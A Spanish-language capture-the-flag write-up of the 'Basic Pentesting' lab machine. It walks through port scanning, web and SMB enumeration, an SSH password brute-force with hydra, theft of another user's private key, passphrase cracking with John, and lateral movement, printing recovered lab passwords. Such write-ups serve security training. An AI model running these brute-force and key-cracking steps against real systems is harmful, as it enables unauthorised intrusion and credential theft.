Write-up paso a paso – Máquina Basic Pentesting

> **Objetivo:** Obtener acceso a la máquina, comprometer usuarios internos y demostrar impacto mediante escalada lateral, documentando cada fase del ataque.

1. Reconocimiento inicial

Se comienza identificando la dirección IP asignada a la máquina objetivo y verificando conectividad.

Acción

Escaneo completo de puertos TCP para identificar servicios expuestos.

```
nmap -p- -open -sS -sC -sV --min-rate=2000 -n -Pn 10.81.156.80 -oN escaneo
```

Resultado

Se identifican los siguientes servicios:

- 22/tcp – SSH
- 80/tcp – Apache HTTP
- 139/445 – SMB
- 8009 – AJP
- 8080 – Apache Tomcat

```
root㉿kali)-[/home/kali]
└─# nmap -p- -open -sS -sC -sV --min-rate=2000 -n -vvv -Pn 10.81.156.80 -oN escaneo
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be
slower.
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-05 12:18 -0500
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 12:18
Completed NSE at 12:18, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 12:18
Completed NSE at 12:18, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 12:18
Completed NSE at 12:18, 0.00s elapsed
Initiating SYN Stealth Scan at 12:18
Scanning 10.81.156.80 [65535 ports]
Discovered open port 22/tcp on 10.81.156.80
Discovered open port 139/tcp on 10.81.156.80
Discovered open port 445/tcp on 10.81.156.80
Discovered open port 80/tcp on 10.81.156.80
Discovered open port 8080/tcp on 10.81.156.80
Discovered open port 8009/tcp on 10.81.156.80
Completed SYN Stealth Scan at 12:19, 15.20s elapsed (65535 total ports)
Initiating Service scan at 12:19
Scanning 6 services on 10.81.156.80
Completed Service scan at 12:19, 11.15s elapsed (6 services on 1 host)
NSE: Script scanning 10.81.156.80.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 12:19
Completed NSE at 12:19, 2.18s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 12:19
Completed NSE at 12:19, 0.22s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 12:19
Completed NSE at 12:19, 0.02s elapsed
Nmap scan report for 10.81.156.80
Host is up, received user-set (0.044s latency).
Scanned at 2026-02-05 12:18:47 EST for 28s
Not shown: 65529 closed tcp ports (reset)
PORT     STATE SERVICE     REASON         VERSION
22/tcp   open  ssh         syn-ack ttl 62 OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
```

```
|   3072 e7:10:7f:84:04:b3:11:da:ef:5d:f0:59:27:93:de:41 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQC94ttiqEfmBzNAhFqz6N7ARGamMseloITPvWLWklcHycjH6P96adRPS22lbZNV
5EtKI5DW2Zj5EkZncDhzKmjY1n243tmK/BuZvkTxugzgtQXqwhyWU0bGyt00AXU/q8szMAl+m05r0Ftm7S3tO9laUVml
G0h0v0xyKUFmp/hN7PE2qgVz3XxeAcAr4A9NK8jeHFqqIXLJG4PBxyfDWw1pKh03NkcSgQ7mxunH6CpuELd1KLnh89Sz
fptv1ub6/aH3Xk+dSeryL9s+krwzrEF2lGBOchQlsgw9wQ/MyAkXrr4vkKUub04gJs2W7pZ9H3OVnO0rntuhJ0qIeqIG
JM/7XC1eUxKks5ZvafarIDeo+pF03imKn/dZDyTZZkxAO0LgicLxHNBe7ZK36IR9mYCkQLaGPYRGpePTJpyFPs6rBnQE
uWREo8VFIDCnqKsBkvf3lo549t3ectg0H3HDyjQhCqk8u3KvkBMiR0MImVa355xJSeOFE0eZxxSeEG7Dn6k=
|   256 58:68:1d:26:f5:a9:27:55:19:ac:00:26:c5:8a:1a:9d (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNtVHZQCZPA3Cmd027PfJnb9/d4HgFV4DYywQMX9
FkHcEw0v9azNdHt+b7mTa5foYbsk+4Yjvz4rZJQQe1gj+NM=
|   256 c2:39:24:31:dc:74:32:66:cf:b4:83:8e:15:b9:dc:f2 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJY6M0oB2gSbHpG///T6WcG0ppceKs13M2yWrGFBanil
80/tcp   open  http        syn-ack ttl 62 Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.41 (Ubuntu)
139/tcp  open  netbios-ssn syn-ack ttl 62 Samba smbd 4
445/tcp  open  netbios-ssn syn-ack ttl 62 Samba smbd 4
8009/tcp open  ajp13       syn-ack ttl 62 Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http        syn-ack ttl 62 Apache Tomcat 9.0.7
|_http-title: Apache Tomcat/9.0.7
|_http-favicon: Apache Tomcat
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: -2s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 26612/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 60225/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 35481/udp): CLEAN (Failed to receive data)
|   Check 4 (port 11713/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   BASIC2<00>           Flags: <unique><active>
|   BASIC2<03>           Flags: <unique><active>
|   BASIC2<20>           Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
```

```
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
| Statistics:
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2026-02-05T17:19:12
|_  start_date: N/A

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 12:19
Completed NSE at 12:19, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 12:19
Completed NSE at 12:19, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 12:19
Completed NSE at 12:19, 0.01s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 29.55 seconds
           Raw packets sent: 65601 (2.886MB) | Rcvd: 65535 (2.621MB)
```

2. Enumeración web

Dado que el puerto 80 está abierto, se procede a enumerar directorios web en busca de contenido oculto.


Acción

```
gobuster dir -u http://10.81.156.80/ -w
/usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
```

Resultado

Se descubre el directorio **/development/** accesible públicamente.

```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u http://10.81.156.80/ -w
/usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.81.156.80/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:
/usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
development          (Status: 301) [Size: 318] [--> http://10.81.156.80/development/]
server-status        (Status: 403) [Size: 277]
Progress: 207641 / 207641 (100.00%)
===============================================================
Finished
===============================================================
```



Index of /development

Name	Last modified	Size	Description
Parent Directory		-	
dev.txt	2018-04-23 14:52	483	
j.txt	2018-04-23 13:10	235	

Apache/2.4.41 (Ubuntu) Server at 10.81.156.80 Port 80

3. Análisis de contenido sensible


Al acceder al directorio **/development/**, se encuentran dos archivos de texto con información interna.


Archivos encontrados

- dev.txt
- j.txt

Ambos archivos contienen notas internas de administradores, revelando:

- Uso de SMB
- Existencia de usuarios internos
- Referencias a políticas de contraseñas





4. Enumeración SMB

Debido a la mención explícita de SMB, se procede a enumerar el servicio Samba.

Acción

```
enum4linux -a 10.81.156.80
```

Resultado

Se identifican usuarios locales:

- jan
- kay
- ubuntu

También se detecta un recurso SMB accesible de forma anónima.

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
S-1-22-1-1002 Unix User\ubuntu (Local User)
```

5. Acceso a recurso SMB


Se accede al recurso compartido para revisar su contenido.


Acción

```
smbclient //10.81.156.80/anonymous
```

Resultado

Se encuentra el archivo **staff.txt**, el cual contiene un mensaje interno que menciona directamente al usuario *jan*.





6. Ataque de fuerza bruta SSH

Con un usuario válido identificado (*jan*), se realiza un ataque de fuerza bruta contra el servicio SSH.

Acción

```
hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.81.156.80
```

Resultado

Se obtiene la credencial válida:

- **Usuario:** jan
- **Contraseña:** armando

```
┌──(root㉿kali)-[/usr/share/wordlists]
└─# hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.81.156.80
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not
use in military or secret service organizations, or for illegal purposes
(this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at
2026-02-05 12:49:28
[WARNING] Many SSH configurations limit the number of parallel tasks, it
is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to
skip waiting)) from a previous session found, to prevent overwriting,
./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries
(l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.81.156.80:22/
[STATUS] 265.00 tries/min, 265 tries in 00:01h, 14344135 to do in
902:09h, 15 active
[STATUS] 253.33 tries/min, 760 tries in 00:03h, 14343640 to do in
943:40h, 15 active
[22][ssh] host: 10.81.156.80   login: jan   password: armando
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not
complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at
2026-02-05 12:52:48
```

7. Acceso inicial al sistema

Se accede al sistema mediante SSH usando las credenciales obtenidas.

Acción

```
ssh jan@10.81.156.80
```

Resultado

Acceso exitoso como el usuario *jan*.

```
jan@ip-10-81-156-80:~$ cd ..
jan@ip-10-81-156-80:/home$ ls
jan  kay  ubuntu
jan@ip-10-81-156-80:/home$ cd kay
```

```
jan@ip-10-81-156-80:/home/kay$ ls
pass.bak
```

8. Enumeración interna

Una vez dentro del sistema, se enumeran los directorios de otros usuarios.

Acción

ls /home

Se accede al directorio del usuario *kay*, donde se encuentra el archivo **pass.bak** y un directorio **.ssh.**

```
jan@basic2:/home/kay$ ls -a
.  ..  .bash_history  .bash_logout  .bashrc  .cache  .lesshst  .nano
pass.bak  .profile  .ssh  .sudo_as_admin_successful  .viminfo
jan@basic2:/home/kay$ cd .ssh
jan@basic2:/home/kay/.ssh$ ls -a
.  ..  authorized_keys  id_rsa  id_rsa.pub
```

9. Obtención de clave privada SSH

Dentro del directorio **.ssh** de *kay* se encuentra una clave privada (**id_rsa**).

Acción

```
cat /home/kay/.ssh/id_rsa
```

Se copia la clave al equipo atacante y se ajustan permisos.

```
chmod 600 kay-key.txt
```

```
jan@basic2:/home/kay/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75


-----END RSA PRIVATE KEY-----
```

10. Crackeo de passphrase SSH

La clave privada está protegida por passphrase, por lo que se procede a crackearla.

Acción

```
ssh2john kay-key.txt > ssh-john.txt
john ssh-john.txt --wordlist=/usr/share/wordlists/rockyou.txt
```

Resultado

Passphrase descubierta:

- **beeswax**

```
┌──(root㉿kali)-[/home/kali]
└─# ssh2john kay-key.txt > ssh-john.txt

┌──(root㉿kali)-[/home/kali]
└─# john ssh-john.txt --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all
loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax          (kay-key.txt)
1g 0:00:00:00 DONE (2026-02-05 13:11) 14.28g/s 1182Kp/s 1182Kc/s
1182KC/s betzabeth..bammer
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

11. Acceso como usuario kay

Con la passphrase correcta, se accede por SSH como *kay*.

Acción

```
ssh -i kay-key.txt kay@10.81.156.80
```

Resultado

Acceso exitoso como el usuario *kay*.

```
Last login: Sun Jun 22 13:40:04 2025 from 10.23.8.228
kay@ip-10-81-156-80:~$ whoami
kay
kay@ip-10-81-156-80:~$ ls
pass.bak
kay@ip-10-81-156-80:~$
```

12. Impacto final

Se accede al archivo **pass.bak** del usuario *kay*, demostrando impacto total sobre la confidencialidad de la información.

Acción

```
cat pass.bak
```

```
kay@ip-10-81-156-80:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
```

Conclusión

La máquina fue comprometida completamente mediante:

- Exposición de información sensible vía web.
- Credenciales débiles en SSH.
- Claves privadas mal protegidas.

No fue necesario el uso de exploits avanzados, lo que demuestra una superficie de ataque elevada debido a malas prácticas de seguridad.